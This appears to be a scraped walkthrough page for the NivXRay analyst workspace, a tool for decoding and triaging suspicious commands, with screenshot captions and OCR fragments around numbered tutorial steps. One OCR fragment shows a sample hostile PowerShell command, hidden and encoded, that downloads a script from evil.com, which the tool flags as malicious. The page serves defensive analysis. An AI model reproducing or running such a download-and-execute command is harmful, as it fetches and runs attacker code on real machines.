
Screenshot 3 · step_1_c



Screenshot 4 · step_1_tab_flow



Screenshot 5 · step_1_tab_iocs



Screenshot 6 · step_1_tab_lolbas

PLES

admin@nivxray.com

LOGOUT

HELPFUL

MISS

HALICIOUS · 100/100

GRAPH

MITRE

LOLBAS

RULES

IOCS

TI-HITS

OSINT

AI

FLOW

CHAIN

Running analysis

1 MATCH · LIVING OFF THE LAND BINARIES

powershell.exe

lolbas-project

EXECUTE

DOWNLOAD

T1059.001

T1197

PowerShell with encoded/hidden/download-and-execute or discovery pattern (incl. BITS-transfer stealthy download)


://evil.com/a.ps1') powershell.exe -NoP -NonI -W Hidde
n -Enc SQBFaFgAKAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAATgBLAHQ
ALgBXAGUAYgBDAGwAaQBLAG4AdAaPAC4ARABvAHcAbgBsAG8AYQBkA
FMAdABYAGkAb

+ TRAINING NOTE


Screenshot 7 · step_1_tab_mitre



Screenshot 8 · step_1_tab_osint



Screenshot 9 · step_1_tab_ti-hits



Related: [candidate_explorer](#) [threat_intel_enrichment](#) [investigation_timeline](#) [auto_investigate](#) [base64_decode](#)

◆ NivXRay Workspace Tour · Getting Started

A visual walkthrough of the Analyst Workspace — paste, decode, inspect, understand the Threat Analysis, Chain, Flow, and Graph views. Read this first.

Step 1 — Open the Workspace

Action: Click WORKSPACE in the top nav. This is the analyst's main screen — everything happens here.

Expected: An empty input textarea on the left, output/results area on the right, and a row of action buttons at the top.

Step 2 — Paste a suspicious command

Action: Paste the encoded blob into the large input textarea in the centre of the screen.

Expected: The status line shows the number of characters detected and (for Base64) the auto-detected format hint.

Step 3 — Run Smart Decode

Action: Click the green SMART DECODE button in the top action bar. NivXRay picks the best decoder chain automatically.

Expected: Within 1–2 seconds the OUTPUT panel populates with the decoded plaintext and a chain of stages appears below (Base64 → UTF-16LE → ...).

Step 4 — Open the Candidate Explorer

Action: Click SHOW CANDIDATE EXPLORER (right side of the results). Every candidate encoding is scored with structured reasons.

Expected: A ranked list of candidates (Base64 wins, Base58/ROT13 lose). Each loser shows a "why not" panel with severity chips.

Step 5 — Read the Threat Analysis

Action: Look at the verdict card in the top-right — verdict (Malicious / Suspicious / Benign) plus confidence bar, MITRE ATT&CK chips, and extracted IOCs (URLs, IPs, domains).


Expected: The verdict card, IOC chips, and MITRE technique chips are all visible.

Step 6 — Inspect the Investigation Timeline


Action: Scroll down to the INVESTIGATION TIMELINE section. Every event (decode, correction, benchmark run, enrichment lookup, TAXII push) is logged in chronological order.

Expected: A vertical timeline card with at least one entry (the decode you just ran).


Step 1 · GRAPH + CHAIN — visual evidence




Screenshot 1 · step_1_a




Screenshot 2 · step_1_b




Screenshot 3 · step_1_c




Screenshot 4 · step_1_tab_flow




Screenshot 5 · step_1_tab_iocs



